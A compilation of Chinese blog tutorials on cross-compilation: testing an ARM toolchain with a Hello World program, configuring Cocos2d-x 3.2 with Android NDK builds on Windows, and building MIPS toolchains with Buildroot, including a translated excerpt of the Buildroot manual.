7.编译 Hello World 程序，测试交叉工具链

写下下面的 Hello World 程序，保存为 hello.c

```
#include <stdio.h>
int main()
{
printf("Hello World!/n");
return 0;
}
```

执行下面的命令：

```
# arm-linux-gcc -o hello hello.c
```

源程序有错误的话会有提示，没有任何提示的话，就是通过了，就可以下载到 ARM 目标板上运行了！

接着可以输入 file hello 的命令，查看生成的 hello 文件的类型，要注意的是生成的可执行文件只能在 ARM 体系下运行，不能在其于 X86 的 PC 机上运行。

http://blog.csdn.net/lxb316/article/details/4783924

Windows 环境下搭建 Cocos2d-x3.2 环境并配置 android 交叉编译环境

一、软件

1）VS2012（C++11 特性在 VS2012 以上可以使用）；传送门：

2）Cocos2d-x 官网源码；传送门： http://cocos2d-x.org/download

3）JDK；传送门：https://github.com/inferjay/AndroidDevTools/

4）NDK；传送门：https://github.com/inferjay/AndroidDevTools/

5）ANT；传送门：https://github.com/inferjay/AndroidDevTools/

6）Python；传送门：https://github.com/inferjay/AndroidDevTools/

二、软件安装与环境配置

1、VS 环境安装

2、JDK 环境安装：右击计算机->属性->高级系统设置->环境变量（分为用户变量和系统变量）；

1）安装：直接点击下一步即可安装完成。

2）配置环境变量：a）在系统或用户变量中新加环境变量 JAVA_HOME 为 JDK 的路径，如：D:\Java，java 为 JDK 安装文件 夹；b）把”%JAVA_HOME%\bin”加入到系统变量的 Path 中，记得用分号隔开。在用户变量中添加 CLASSPATH 变量为“.;%JAVA_HOME%\lib;”注意前面还有个点。JDK 环境配置完成。

3）开始->运行->cmd 或 win+R 进入 DOS 窗口：输入 java -version 查看 JDK 是否安装成功。重启 DOS 窗口，环境配置成功。

3、ANT 环境安装：

1）解压 apache-ant-1.9.3-bin.zip，ant 是一个批处理工具；

2）设置 ANT_ROOT，如：D:\cocos\apache-ant-1.9.3\bin，bin 是我 ant 安装目录下的 bin 文件夹，ANT_ROOT 环境变量在系统用户中添加

3）把“%ANT_ROOT%”加入到系统变量 Path 中，记得分号隔开。

4、ADT 环境安装（包括 SDK 和 Eclipse）

1）解压 adt-bundle-windows-x86-20140624.zip；

2）设置 ANDROID_SDK_ROOT 环境，系统变量中增加。值如：”D:\cocos\adt-bundle-windows-x86-20140624\sdk“；

3）把“%ANDROID_SDK_ROOT%\tools”和“ANDROID_SDK_ROOT%\platform-tools“加入系统 Path 变量中，记得分号隔开。

4）安装完 ADT，将 Eclipse 目录下的 eclipse.exe 添加到桌面，双击即可完成 eclipse 的 ADT 环境的安装。

5）进入 DOS 下，输入：adb -h 查看是否配置成功，关闭 DOS 重启即可配置成功。

5、安装 NDK：Cocos2d-x3.2 对 NDK 的要求 r9d

1）解压 android-ndk-r9d-windows-x86.zip；

2）设置 NDK_ROOT 环境变量，在系统变量中增加。值如：”D:\cocos\android-ndk-r9d“；

3）把”%NDK_ROOT%“加入到系统变量 Path 中，记得分号隔开。

6、安装 Python：下


1）载并安装 Python-2.7.5.msi（必须为 2.7 版本）

2）把 Python 的环境加入到系统 Path 变量中，值如：“C:\Python27”；

最终 Path 如下：“C:\Python27;%JAVA_HOME%\bin;%ANDROID_SDK_ROOT%\tools;%ANDROID_SDK_ROOT%\platform-tools;%ANT_ROOT%;%NDK_ROOT%;″

环境配置成功后重启或者关闭 DOS 或计算机即可更新环境变量。

进入 Cocos2d-x3.2 根目录，在 DOS 下执行 setup.py 看看以上路径是否存在并正确配置，如果成功如下图：并且在用户环境变量下自动生成 COCOS_CONSOLE_ROOT 环境变量。



三、创建 Cocos2d-x3.2 新项目

1、进入 cocos2d-x-3.2\tools\cocos2d-console\bin；在 DOS 下输入：“cd /D 文件路径”可进入任意文件路径内。也可以在要进入的文件下使用 shift+右击，选择在此处打开命令窗口，同样可以进入该目录。

2、在终端输入命令：cocos new 项目名称 -p 包名 -l cpp -d 项目路径，创建项目成功；

3、进入项目工程下的 Cocos\MyCppGame\proj.win32 文件夹中，双击.sln 或者.vcxproj 打开项目工程，F5 运行程序即可；

四、android 环境编译

1、打开 DOS 命令窗口，进入新建工程目录。

2、执行 cocos compile -p android -j 4；会报错，说找不到 platform，platform 至少大于 10，解决方案是：在在 cocos\adt-bundle-windows- x86-20140624\sdk 添加 android-20，空文件夹即可。因为 3.2 平台使用的是 android-20 平台，只要是个空文件夹即可。

3、所以放弃上面 1 的编译命令，使用 cocos compile - p android -ap 20；即可编译

4、生成的 APK 在项目目录下\bin\debug\android，直接拷贝到手机，安装即可。

或者执行以下命令：（笔者暂未测试过该命令，网上看到的）

1、运行项目目录下　proj.android->　build_native.py　生成完整 Android 工程

两种方法没什么区别，只是第一种直接生成 apk 文件，第二种更方便


都会生成 Android 工程必须文件，　proj.android->libs->armeabi->libcocos2dcpp.so

五、在 Eclipse 中运行：（此处为转载）转载自：http://blog.csdn.net/ku726999/article/details/38121927


Android 开发的应该已经配好 SDK

1、　导入 cocos2d-x 的 jar 包

Eclipse 菜单 File->Import->Android->Existing Android Code Into Workspace



2、 导入项目，同理




3、 此时项目会报错，因为没有引用 Cocos2d-x 的库文件


解决：右击项目 选择 Properties->Android 拉到最下面

Remove 掉报错的库文件路径，

Add　　选择 libcocos2dx


Properties for FirstDemo
type filter text
Resource
Android
Android Lint Preferences
Builders
C/C++ Build
C/C++ General
Java Build Path
Java Code Style
Java Compiler
Java Editor
Javadoc Location
Project References
Run/Debug Settings
Task Tags
Validation
Android
Google APIs Google Inc. 4.0.3 15
Android 4.1.2 Android Open Source Project 4.1.2 16
Google APIs Google Inc. 4.1.2 16
Android 4.2.2 Android Open Source Project 4.2.2 17
Google APIs Google Inc. 4.2.2 17
Android 4.4.2 Android Open Source Project 4.4.2 19
Android 4.4W Android Open Source Project 4.4W 20
Android L (Previe... Android Open Source Project L L
Standard Android platform 4.4.2
Library
Is Library
Reference
Project
..\cocos2d\cocos\platform\... ?
Add...
Remove
Up
Down
Restore Defaults
Apply
OK
Cancel

4、 在 vs 中如果新建 了 新的 cpp 文件，需要在 在 Android.mk 中添加相应的文件，格式与图中一致，注意相对路径



5、注意，如果更改了 vs2012 中的代码，就需要重新运行一下 build_native.py

参考教程

教程 1：http://www.mysjtu.com/page/M0/S962/962815.html
教程 2：http://blog.csdn.net/myarrow/article/details/24474933
教程 3：http://www.tuicool.com/articles/YrAZFv
教程 4：http://blog.csdn.net/ku726999/article/details/38121927

分享资源：资源：https://github.com/inferjay/AndroidDevTools/

http://www.itnose.net/detail/6090401.html

简单搭建 MIPS 交叉编译环境------新手推荐

下载一个 buildroot,这是个工具集,接下来所要做的事情就是把 gcc、binutils 等文件下载下来，放在 buildroot 下的 dl 目录下

（如果没有这个目录就自己创建一个就 OK 了）
当然，你也可以让 buildroot 自动下载，MAKE 的时候会自动解析 DL 目录下的文件，不过速度较慢。
选择目标的为 MIPS，以及一些工具的版本，顺利的话，你编译完后就能得到 MIPS 的 gcc 交叉编译器了。

还包括文件系统(busybox)，n 多的可选应用程序(sqlite 等)。

果真好东西，是初学者的福音，推荐。

相关内容请参照一下解释。

http://buildroot.uclibc.org/README

http://buildroot.uclibc.org/buildroot.html

Buildroot 的用法和文档由 Thomas Petazzoni 提供，文稿由 Karsten Kruse、Ned Ludd、Martin Herren 等整理。

最后修改时间：2007-09-19 02:08:10 -0700 (Wed, 19 Sep 2007)

1 关于 Buildroot

1 获取 Buildroot

1 使用 Buildroot

1 定制目标文件系统

1 定制 Busybox 的配置

1 定制 uClibc 的配置

1 Buildroot 运行方式

1 使用 uClibc 工具链

1 在 Buildroot 外部使用 uClibc 工具链

1 被下载包的存放位置

1 使用其他软件来扩展 Buildroot

1 资源

关于 Buildroot

Buildroot 是一个 Makefiles 和 patches 的命令集，它可以非常简单的为你的目标系统产生一个交叉编译工具链和根文件系统 。这个交叉编译工具使用 uClibc (http://www.uclibc.org/)，uClibc 是一个很小的标准库。

Buildroot 那些从事于嵌入式系统的人来说是很有用处的。嵌入式系统经常使用的处理器都不是平常用于普通电脑的 x86 处理器它可能是 PowerPC、 MIPS、ARM 等处理器.

一个编译工具链就是一些工具的的命令集，这些工具允许你为你的目标系统编译源代码。它主要由编译器（在我们的例子中为 gcc），二进制的工具集，如 汇编程序和连接器（在我们的例子中为 binutils），还有就是 C 的标准库（如 GNU Libc、uClibc 或者是 dietlibc）。在你的开发平台上安装的系统里面要包含一个编译工具链，这个编译工具链是你可以在你的系统上编译应用程序。如果你使用的是一台 PC 机，你的编译工具链运行在 x86 处理器上，或者生成 x86 处理器可以运行的代码。在大多数的 Linux 系统里面，这个编译工具 链使用的是 GNU libc 作为 C 的标准库。这个编译工具链被称之为“主机编译工具链”，而且通常来说，这台你在上面工作的电脑被称之为“主机系统”。这个编译工具链由你的 系统提供，与 Buildroot 无关。

如同上面所说的一样，这个编译工具链随着你操作系统一起为你的主机系统上的处理器运行或者生成源代码。就像你的嵌入式系统拥有一个不同的处理器一 样，你需要一个交叉编译工具链：它是一个运行在你的主机系统上但是为你的目标系统(和处理器)生成代码的工具链。举例来说，如果你的主机系统用的是 x86 处理器，你的目标系统用的是 ARM 处理器，你主机上的这个普通的编译工具链运行在你的 x86 处理器上并且为 x86 生成代码，但是交叉编译工具运行在你的 x86 处理器上但是为 ARM 生成代码

及时你的嵌入式系统用的是一个 x86 处理器，你也可能对 Buildroot 产生情趣，主要原因有以下两点：

- 显然，你的主机系统上的编译工具集用的是 GNU Libc，GNU Libc 是一个完整的标准库，但是它体积庞大。与你在你的目标系统上使用 GNU Libc 相比，你可以使用 uClibc，uClibc 是一个很微小的标准 C 库。如果你想使用这个 C 库，你需要一个编译工具集来生成二进制工具去链接它。 Buldroot 能够替你完成这些事。

- Buildroot 自动地使用工具如 busybox 来建立一个根文件系统。它比手工完成一个根文件系统的制作更简单。

你可能很好奇了，为什么这样一个工具在你手工编译 gcc、binutils、uClibc 和其他所有的工具的时候是必须的。当然，手工完成它也是可 能的。但是在处理所有的配置选项的时候，由于所有的问题如每一个 gcc 或者 binutls 版本都是耗费时间和令人厌倦的 Buildroot 通过使用 Makefiles 文件来自动操作这个过程，并且收集了每一个 gcc 和 binutils 版本的补丁，使他们能应用于更过的体系架构上面。

获取 Buildroot

Buildroot 通过每天的 SVN 镜像文件或者直接使用 SVN 就可以得到。最新的镜像文件一直都放置在 http://buildroot.uclibc.org/downloads/snapshots/buildroot-snapshot.tar.bz2，并且之前的镜像也是放置在 http://buildroot.uclibc.org/downloads/snapshots/.

使用 SVN 来下载 Buildroot，你可以简单的使用 uClibc buildroot 网站(http://buildroot.uclibc.org)下面的 “Accessing SVN”页面(http://buildroot.uclibc.org/subversion.html) 里描述的规则，并且下载 SVN 的各个模块。为了不让你着急，下面是一个简介的方法：

```
$ svn co svn://uclibc.org/trunk/buildroot
```

使用 Buildroot

Buildroot 有一个较好的配置工具，就像你在 Linux(http://www.kernel.org/)内核和 Busybox(http://www.busybox.org/) 里面看到的类似。 注意的是你作为一个普通用户，你可以在里面构造任何东西。这里不需要你是一个超级用户来配置和是用 Buildroot。第一步是运行配置助手：

```
$ make menuconfig
```

对于配置的每个条目来说，你都可以找到相关联的帮助，帮助信息描述了该条目的用途。

一个关键的配置项目是 PROFECT，它决定了在构建这些包的位置，以及结果安装的位置。

一旦所有的都配置完成了，配置工具将产生一个.config 文件，里面包含了了你的配置信息，它将会被 Makefile 使用，来决定需要哪些文件。

让我们继续：

```
$ make
```

这个命令将下载、配置并且编译所有被选择的工具，并且最后产生一个目标文件系统。这个目标文件系统被命名为 root_fs_ARCH.EXT,ARCH 是你的处理器架构类型，EXT 依赖于你在配置工具中选择的目标文件系统。这个文件存放在“binaries/$(PROJECT)/”目录里面。

创建你自己的目标板支持

一旦一个包被打开了，就可以手动的升级配置文。Buildroot 能自动的保存 buildroot、linux、busybox、uclibc 和 u-boot 的配置文件，存放在 “local/$(PROJECT) ”中，使用的命令如下：

```
$ make saveconfig
```

一旦一个 buildroot 的配置文件同过 saveconfig 被创建了，缺省的“$(TOPDIR)/.config” 文件就可以通过下面的方式被覆盖了：

```
$ make BOARD=<project>
```

Buildroot 以后会使用 “local/<project>/<project>.config”而不是“.config”。

如果你想修改你的目标板，你可以使用下面的命令来复制该工程的配置文件到“.config”：

```
$ make BOARD=<project> getconfig
```

你可以设置环境变量 BUILDROOT_LOCAL 使它指向这个目录来在多个 buildroot 树中共享你定制的目标板支持的文件夹。

离线构建

如果你想离线构建，并且仅仅是想下载之前在“make menuconfig”中选择了的所有的源代码，执行如下：

```
$ make source
```

你现在可以断开连接，复制你的 dl 目录中的内容到你的 build-host。

环境变量

Buildroot 可以选择的遵循了部分已经通过的环境变量：

- HOSTCXX
- HOSTCC
- UCLIBC_CONFIG_FILE=<path/to/.config>
- BUSYBOX_CONFIG_FILE=<path/to/.config>

一个例子，使用 config 文件来定位顶级目录文件夹和你的$HOME:

```
$ make UCLIBC_CONFIG_FILE=uClibc.config BUSYBOX_CONFIG_FILE=$HOME/bb.config
```

如果你想在你的主机上使用一个编译器而不是缺省的 gcc 或者是 g++来构建 helper-binaries，执行如下：

```
$ make HOSTCXX=g++-4.3-HEAD HOSTCC=gcc-4.3-HEAD
```

使用自动完成

如果你很懒散，你不想打字打出 make menuconfigminglingh，你可以在你的 shell 中使用自动完成。这里是怎么样你才可以使用你的 bash：

```
$ complete -W menuconfig make
```

然后只是打出一行开头的字符，通过按 TAB 键来调用 bash 去完成它:

```
$ make me<TAB>
```

这样 bash 就会为你附加上 nuconfig!

作为选择，有些发行版（其中 Debian 和 Mandriva 就是一个例子）可以更好的补充。根据你的发行版本，你可能必须安装一些软件包以便完成. 在 Mandriva 上，这个包为 bash-completion, 而 Debian 把它作为了 bash 软件包的一部分。

其他的 shells，比如 zsh, 也有完成这个任务的措施。具体的查看你的 shell 的文档。

定制目标文件系统

这里有一些定制最终目标文件系统的方法：

- 直接定制目标文件系统，并且重建映像文件。目标文件系统存放在 project_build_ARCH/root/ 目录下面，这里的 ARCH 就是你选择的目标架构。你可以很简单的在这里修改，并且重新编译来重建目标文件系统。这个方法允许你在目标文件系统上进行任何的 改变，但是如果你决定完全重新构建你的工具链和工具集，这些修改都会被被丢失。

- 定制目标文件系统框架，存放在 target/generic/target_skeleton/目录下面，你可以在这里自定义配置文件或者其他东西。但 是，完整的目录层次还没有实现，它是在编译的过程中创建的。所以你不能在这个文件系统框架上做任何事情，即使你完全重建了交叉编译工具链和工具集，但是这 种改变依然被存在。
你也可以自定义 target/generic/device_table.txt 文件，它是被工具集用来创建目标文件系统的权限设置和设备节点。
target/generic/skel.tar.gz 文件包含了根文件系统的主要文件夹，而且我们没有要去改变它。在这个压缩包里面的主要文件目

录都在框架里面，因为它包含了指向框架的符号链接，以防被损 坏。
这些自定义配置在真正的映像产生之前将被展开到 project_build_ARCH/root/ 目录里面。所以通过运行 make 来重建映像会把所有的修改都传递到映像里面。

- 当使用 make menuconfig 来配置要建立的系统时，你可以指定在 PROJECT 中的/etc/hostname 和/etc/issue (欢迎条)的内容。

定制 Busybox 的配置

Busybox 是完全可以配置的，而且你也想定制它。你可以遵循下面的简单步骤来配置它，它不是最佳的方式，但是它最简单额日期额可以正常工作。

1. 首先使用 buildroot 运行一次 busybox，在这一次里面不需要进行任何的配置。

2. 调用 make busybox-menuconfig。这个配置工具使你可以电脑告知所有的东西。

3. 再一此运行编译 buildroot 的编译。

另外，如果你知道你想要的修改的选项而不需要配置工具的话，你也可以修改 package/busybox /busybox-<version>.config 文件 。

